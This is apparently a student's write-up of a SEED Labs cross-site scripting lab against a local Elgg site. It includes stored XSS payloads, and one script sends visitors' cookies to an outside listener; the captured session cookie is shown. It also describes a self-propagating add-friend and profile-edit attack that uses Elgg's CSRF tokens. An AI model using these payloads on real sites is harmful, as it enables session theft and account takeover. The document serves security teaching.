Lab 8

Student ID: 1005288

Relevant code files are in their respective folders.

setup

Met with this error: "The designated data directory /var/lib/mysql/ is unusable. You can remove all files that the server added to it." when running dcup. The sql container was not able to start because of this
Resolve: renamed the directory to /var/lib/mysql2 in the docker-compose.yml file


```
    mysql:
        build: ./image_mysql
        image: seed-image-mysql
        container_name: mysql-10.9.0.6
        command: --default-authentication-plugin=mysql_native_password
        tty: true
        restart: always
        cap_add:
                - SYS_NICE  # CAP_SYS_NICE (supress an error message)
        volumes:
                - ./mysql_data:/var/lib/mysql2
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.6
```

Added the hosts into /etc/hosts file


```
# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

Task 1

Login to Alice's profile, added <script>alert("Malicious alert window");</script> to Alice's brief description.




Then login to Samy,visit Alice's profile and we can see that the malicious alert window did pop up.




This shows that the web page does not differentiate between script and data.

Task 2

Login to Alice's profile, added <script>alert(document.cookie);</script> to the brief description.




Then login to Samy, visit Alice's profile and we can see the window with Samy's cookie information.



Task 3

Login to Alice's profile <script>document.write("<img src=http://10.9.0.1:5555?c=" + escape(document.cookie) + " > ");</script>.



Then run nc -lknv 5555 on the seedVM, we can see that the VM captured the GET request to retrieve Alice's page on the VM.

```
[11/28/23]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 54720
GET /?c=__gsas%3DID%3Da36b1441b8ee1a87%3AT%3D1700484342%3ART%3D1700484342%3AS%3DAL
NI_MZ7eSP_02da96UnqN44BVzCCBIXOQ%3B%20pvisitor%3Dc4a642dd-1202-424a-9760-d34f7504f
83c%3B%20Elgg%3D5vv0c0d18el0tv4kaspu3drb7a HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefo
x/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```


These tasks showed that we can have the data look like a script and extract information out of them when the web page classifies them as code.

Task 4


Login to Samy's account, edit the "About Me" section with the "edit HTML" option.
We want the javascript code to send a POST request to add Samy as a friend. So, we need to know Samy's guid; We know that it is 59 from the inspect element feature of firefox.

```
<div class="elgg-inner">
  <div class="elgg-layout clearfix elgg-layout-one-sidebar">
    <div class="elgg-head elgg-layout-header">…</div> flex
    <div class="elgg-layout-columns">…</div> flex
      ::after
  </div>
</div>
<div class="elgg-page-section elgg-page-footer">…</div>
</div>
<script>
/** * Inline (non-jQuery) script to prevent clicks on links that require some later loaded js to function * * @since 3.3 */
document.getElementsByClassName('elgg-lightbox'); for (var i = 0; i < lightbox_links.length; i++) { lightbox_links[i].oncli
= document.querySelectorAll('a[rel="toggle"]'); for (var i = 0; i < toggle_links.length; i++) { toggle_links[i].onclick =
{"lastcache":1587931381,"viewtype":"default","simplecache_enabled":1,"current_language":"en"},"security":{"token":
{"__elgg_ts":1701193275,"__elgg_token":"r0HFmw8kRvwHDruzG5UBjA"}},"session":{"user":
{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","ti
\/www.seed-server.com\/profile\/samy","name":"Samy","username":"samy","language":"en","admin":false},"token":"C6EHhIGdL_A8
{"guid":59,"type":"user","subtype":"user","owner_guid":59,"container_guid":0,"time_created":"2020-04-26T15:23:51-04:00","ti
\/\/www.seed-server.com\/profile\/samy","name":"Samy","username":"samy","language":"en"}};
```

From the HTTP Live Header extension, we get the template URL as "http://www.seed-server.com/action/friends/add?friend={guid}{ts}{token}", it is difficult to check for syntax errors in the webpage, so I used vscode. After modifying the URL to include Samy's guid and tokens, we can save the script in the "About Me" section.




We used the admin account with a plugin to monitor the activities of users. As we can see, Alice and Charlie added Samy as a friend after visiting Samy's page.



At this point, Samy added himself as a friend because the script did not check for the guid of the person visiting his page.

> These lines are the secret tokens used by Elgg to prevent CSRF attacks. Without these tokens, the add friend request in the script will not work as there will be errors when adding Samy as a friend due to missing tokens.
>
> Yes, this attack can run on any sections with a loose word limit. This was tested when the html code was added into the brief_description instead of the "About Me" section. Alice was still forced to add Samy as a friend.



Alternatively, since this is a html code, we can host the page on another website, and run a short command to force visitors to visit that page. This will be heavily dependent on the cookie rules set by Elgg (strict or lax), which determines whether the secret cookies can be extracted.

Task 5

We will modify the visitor of Samy's profile page, other than Samy himself. From the template code, apart from the secret tokens, we need


1. Samy's guid (which we already know is 59 based on the previous tasks)
2. URL of editing the "About Me" section, which will be used in the POST request to write to the section.

We edited the "About Me" section as Samy and captured the POST request packet. The content is "{token}&{ts}&{name}&{description={text}}&{accesslevel+briefdescription}&{guid}" as seen from the bottom half of the packet capture.


```
POST http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------350896666731352956586074355 33
Content-Length: 2976
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=a36b1441b8ee1a87:T=1700484342:RT=1700484342:S=ALNI_MZ7eSP_02da96UnqN44BVzCCBIXOQ; pvisit
Upgrade-Insecure-Requests: 1

__elgg_token=IErynDrX2Yo_4bmsr_EBlQ&__elgg_ts=1701256387&name=Samy&description=<p>test</p> &accesslevel[de
```

After the html code was completed, we edited Samy's page like in task4.

